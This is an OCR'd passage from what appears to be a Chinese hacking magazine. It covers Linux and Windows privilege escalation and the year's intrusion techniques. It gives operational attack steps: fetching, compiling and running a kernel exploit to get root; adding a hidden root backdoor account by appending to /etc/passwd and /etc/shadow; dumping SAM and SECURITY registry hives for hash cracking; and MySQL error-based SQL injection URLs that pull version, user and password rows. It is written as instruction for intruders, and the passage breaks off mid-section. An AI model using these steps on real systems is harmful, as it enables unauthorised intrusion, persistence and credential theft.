


图 11



图 12

都比较简单，我就不多说了。

linux

这里首先要说明一下，通过网页漏洞反弹 shell 提权，自己加的普通用户，为了演示方便，我直接用我添加的普通用户 ssh 登录，下载溢出代码：

Linux sock_sendpage() NULL pointer dereference，下载地址 http://downloads.securityfocus.com/vulnerabilities/exploits/36038-6.c，

过程如图 13、图 14 所示。




图 13




图 14

重命名文件：mv 36038-6.c exploit.c，编译：gcc -Wall -o exploit exploit.c，执行./exploit，结果如图 15 所示。




图 15

直接得到#号，uid=0，root 权限，怎么样，简单吧，

Linux 加普通用户命令如下：

```
mkdir /home/.spiderZ
echo spiderZ::500:500::/home/.network:/bin/bash>>/etc/passwd
echo spiderZ:::::::>>/etc/shadow
passwd spiderZ(密码)
```

加管理员命令如下：

```
echo spiderZ:::::::>>/etc/shadow
echo spiderZ::0:0::/home/.network:/bin/bash>>/etc/passwd
passwd spiderZ(密码)。
```

AIX：第一种方法是 IBM AIX 的 lsmcode 命令中的权限提升漏洞，以超级用户权限执行任意指令；第二种方法是 IBM AIX 的 invscout 的命令行参数时存在缓冲区溢出，本地攻击者可能利用这个漏洞以超级用户权限执行任意代码。第三种方法是 IBM AIX PAGINIT 本地格式串漏洞。


HP-UX：HP-UX 本地语言系统格式化串漏洞。

Linux：LinuxKernel sock_sendpage()函数空指针引用漏洞。上面只提供了部分代码，大家可以到互联网上搜索，我是在 milw0rm 上面看见的，milw0rm 现在打不开了，我收集了一些，有时间到论坛上给大家公布。*nix 操作系统的入侵，个人感觉更容易一些，只要你善于收集各种漏洞信息，加以运用就行，另外，我做了部分视频，大家可以到附件里看一下。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：渗透

关键词：渗透、漏洞、提权

2010 年渗透技术盘点



文/图　人鱼姬

随着厂商及各界对系统安全性重视的提高，尽管 2010 年出现的漏洞有很多，但是几乎没有类似于 MS04011、MS08067 那样能直接轻松快捷地批量拿 System 权限的远程溢出漏洞了。因为这种形势的变化，导致渗透技术也出现了复杂化、间接化的趋势，比如前些年所不被重视的 XSS、社会工程学也得到了广泛的研究和挖掘。简单来说，由于高危漏洞越来越匮乏，所以渗透测试人员在实践中更需要有足够的耐心和扎实的全方面技术。

下面将从系统篇、Web 应用篇两方面开始我们的盘点。鉴于一年之内出现的渗透技术过多，下面将重点描述那些影响较大、具有实际意义、操作性强的技术。

系 统 篇

MS10-018

2010 年的 3 月份，IE 浏览器出现 0day 漏洞，该漏洞允许远程执行代码，黑客利用该漏洞可以制造一个特别的页面，再通过电子邮件、即时通信软件或其他欺骗的方式，诱使用户访问这个特殊的页面而触发。

2010.3.10 微软发布安全公告 981374，并表示要发布额外补丁修复该漏洞，此 IE 新漏洞存在于 iepeers.dll 组件中，影响 IE6/IE7，IE8 不会受此漏洞影响。造成该漏洞的原因是 Internet Explorer 内使用了一个无效的指针引用。删除对象后，无效指针可能在特定情况下被访问。在特制攻击中，尝试访问已释放对象可能造成 Internet Explorer 允许远程执行代码。

该漏洞在年初造成了不小的影响，公开不久就网马满天飞了，想要研究该漏洞的读者，可以搜索“Microsoft Internet Explorer iepeers.dll 样本”或“MS IE MS10018 Exploit Published”找到利用代码。

360 提权

由于 360 安全卫士在国内的普及率较高，所以这个提权漏洞刚一出现就使得很多 WebShell 转化为了 System。

提权原理是这样的：360 安全卫士会在安装过程中在用户系统上安装一个注册表操作程序，该程序可以被用来绕过操作系统的安全检查机制任意操作（设置、删除等）用户的注册表。由于该程序没有对调用者进行检查，导致任意程序（如各种木马程序等）可以通过该问题任意操作（设置、删除等）用户的注册表系统。

该程序包括两个文件。

1．bregdrv.sys：内核模式驱动，该驱动程序通过调用操作系统的未公开 CmXxx 系列函数来操作注册表，另外由于操作系统内部本身维护了很多同步数据、缓存数据，直接调用 CmXxx 系列函数操作注册表极有可能造成系统内部数据不同步，严重影响系统安全性，甚至可能导致用户正常数据丢失。

2．bregdll.dll：用户态动态库，该动态库封装了对 bregdrv.sys 的调用，为用户态程序提供注册表操作的接口。

读者可以在网上搜索到该利用程序，或者直接到 http://sebug.net/exploit/19048/查看该利用程序的源代码。提权成功会得到一个 shift 后门，如图 1 所示。




图 1

pr.exe 提权

pr.exe 是黑帽大会 blackhat2010 暴出的提权工具，同时公开的还有它的源代码，读者可以自由地修改它、从源代码层面给它做免杀。

它的提权原理是这样的：Windows 管理规范（WMI）提供程序没有正确地隔离 NetworkService 或 LocalService 账号下运行的进程，同一账号下运行的两个独立进程可以完全访问对方的文件句柄、注册表项等资源。WMI 提供程序主机进程在某些情况下会持有 System 令牌，如果攻击者可以以 NetworkService 或 LocalService 账号访问计算机，攻击者就可以执行代码探索 System 令牌的 WMI 提供程序主机进程。一旦找到了 System 令牌，就可以获得 System 级的权限提升，如图 2 所示。




图 2

MS10-015

这个漏洞叫做 Microsoft Windows #GP 陷阱处理器本地权限提升漏洞，它的成因是这样的：Windows 的内核#GP 陷阱处理例程对执行的环境做了一些不正确的假设，本地普通用户权限的攻击者可以通过伪造执行环境中的数据使操作系统在 Ring0 层执行指定的任意指令，从而取得对系统的完全控制。此漏洞影响几乎所有的 x86 32 位的 Windows 系统。

为了在老式的 16 位应用中支持 BIOS 服务例程，Windows NT 内核支持 Virtual-8086 模式监控代码中的 BIOS 调用，分两个阶段实现。当#GP 陷阱处理器（nt!KiTrap0D）检测到出错的 cs:eip 匹配了特定的 magic value，内核就会过渡到第二阶段。一旦确认了真实性，过渡到第二阶段就会涉及从出错的陷阱帧恢复之前所保存的执行上下文和调用栈。

由于这个验证依赖于以下错误的假设：

- 创建 VDM 上下文需要 SeTcbPrivilege
- Ring3 代码无法安装任意代码段选择器
- Ring3 代码无法伪造陷阱帧

本地攻击者可以创建伪造的 VDM 上下文，然后通过触发异常导致内核栈返回到受控的地址，导致执行任意内核态代码，如图 3 所示。



图 3

关于 Windows 账户的几个技巧

渗透总是离不开账户，这里介绍几个关于账户的技巧，严格的说有些技巧可能不是 2010 年出现的，不过这些技巧被广泛应用却是在 2010 年。

首先来介绍 Windows Credentials Editor，简称 WCE。它能列出当前所有登录的会话，并能添加、修改、列出相关的证书（LM/NT hashes），支持 Windows XP, 2003, Vista, 7 and 2008。它和 Saminside 等工具在读取 Hash 方面的最大不同点就是：WCE 是从内存中读取 Hash 而不是从 SAM，所以它只能读取已经登录的账户的 Hash，如图 4 所示，先读取 Hash，再将自己切换到该账户，由于需要管理员权限，所以 WCE 不是个提权工具，只是个渗透工具。




图 4

上面提供的是一种无需破解 Hash 就可以获得该账户身份的办法，然而更多时候，我们是需要破解出密码的，而往往这些 Saminside 或 Gethash 等工具会被杀毒软件查杀，没办法抓取 Hash，下面教大家无需上传工具抓取 Hash 的办法，此方法适用于 Windows 2003、2008。

首先执行：

```
reg save hklm\security security.hive
reg save hklm\system system.hive
reg save hklm\sam sam.hive
```

执行过程如图 5 所示。



图 5

将生成的的 3 个文件下载到本地，然后运行 cain，选中 cracker 选项卡下的 LM&NTLM hashes，单击“+”按钮，选择 import hashes from a SAM database，SAM 选择 sam.hive，boot key 选择 system system.hive，这样就得到了 boot key，复制下来，单击 next 按钮，粘贴在 boot key 那里，单击 next 按钮，就可以破解 hash 了，如图 6 所示。

此外，据说在 cain 的 Decoders 选项卡下，找到 LSA Secrets，

单击“+”按钮导入 security.hive 和 system.hive，就能查找到管理员账户的历史密码，但是我没有测试成功，请大家自行尝试。




图 6

利用 MySQL 报错信息获得数据

大家不必怀疑了，你没有看错这个小标题，下面我来讲解利用 MySQL 报错信息获得数据的方法。话说 SQL Injection 出现也有十几年了，此前一提到利用报错获得数据，必无疑是 MSSQL（利用类型转换错误），若想用 MySQL 的注入获得数据，如果不能联合查询，就只能逐位猜解了。

最近网上出现讲述几种利用 MySQL 报错信息获得数据的方法的帖子，但是其中缺少详细的解释说明，经过我的一番研究，下面逐步举例讲解最好的一种方法给大家。

先来看下面的 SQL 语句：

SELECT 1 FROM (select count(*),concat(floor(rand(0) *2),(SELECT 'x'))a from information_schema.tables group by a)b

其中 SELECT 'x' 代表我们关心的查询语句，而表 information_schema.tables 不是必须的，可以换为其他的表，只要有权访问的表就行，要注意，对于 MySQL 5 前版本的数据库是不存在表 information_schema.tables 的。如果我们构造的注入语句里面存在上面的这个查询，就能暴出 SELECT 'x'的结果。

上面说的太抽象，下面我举个例子，这里找到了一个注入点，字符串型注入，GPC 为 off，所以可以用单引号，而且有错误回显。那么注入就需要提交：

```
http://www.xxx.com/news.php?Sn=1' and [注入语句] /*
```

现在我已经知道了存在表 users，字段 ID，字段 Password，那么根据我上面的说明，让 MySQL 出错显示版本号就需要构造：

```
SELECT 1 FROM (select count(*),concat(floor(rand(0)*2),
(SELECT concat(0x3F,@@version)))a from users group by a)b
```

与 URL 合起来，提交：

```
http://www.xxx.com/news.php?Sn=1' and (SELECT 1 FROM
(select count(*),concat(floor(rand(0)*2),(SELECT
concat(0x3F,@@version)))a from users group by a)b)/*
```

结果如图 7 所示，是 MySQL 4.1.8，现在你们知道我为什么要用 concat 在前面加一个问号（0x3F）了吧？因为之前会出现一个多余的“1”，将它和数据分隔开。从错误信息 Duplicate entry 来看，错误原因是向唯一字段（如主键）插入了相同数据。




图 7

同样道理，要看连接数据库的用户，提交：

```
http://www.xxx.com/news.php?Sn=1' and (SELECT 1 FROM
(select count(*),concat(floor(rand(0)*2),(SELECT
concat(0x3F,user())))a from users group by a)b)/*
```

如图 8 所示，是 root 权限。




图 8

那么，要看到 users 里的某条 ID，Password 的数据，就提交：

```
http://www.xxx.com/news.php?Sn=1' and (SELECT 1 FROM
(select count(*),concat(floor(rand(0)*2),(SELECT mid(concat(0x3F,
ID,0x3F,Password),1,50) from users limit 30,1))a from users group by
a)b)/*
```

如图 9 所示，该条数据已经暴出来了。可能有读者发现 mid 函数没什么实际意义，但是有时不用它处理数据就没办法得到我们想要的结果，请大家在实际中体会。




图 9

最后，有几点要注意：

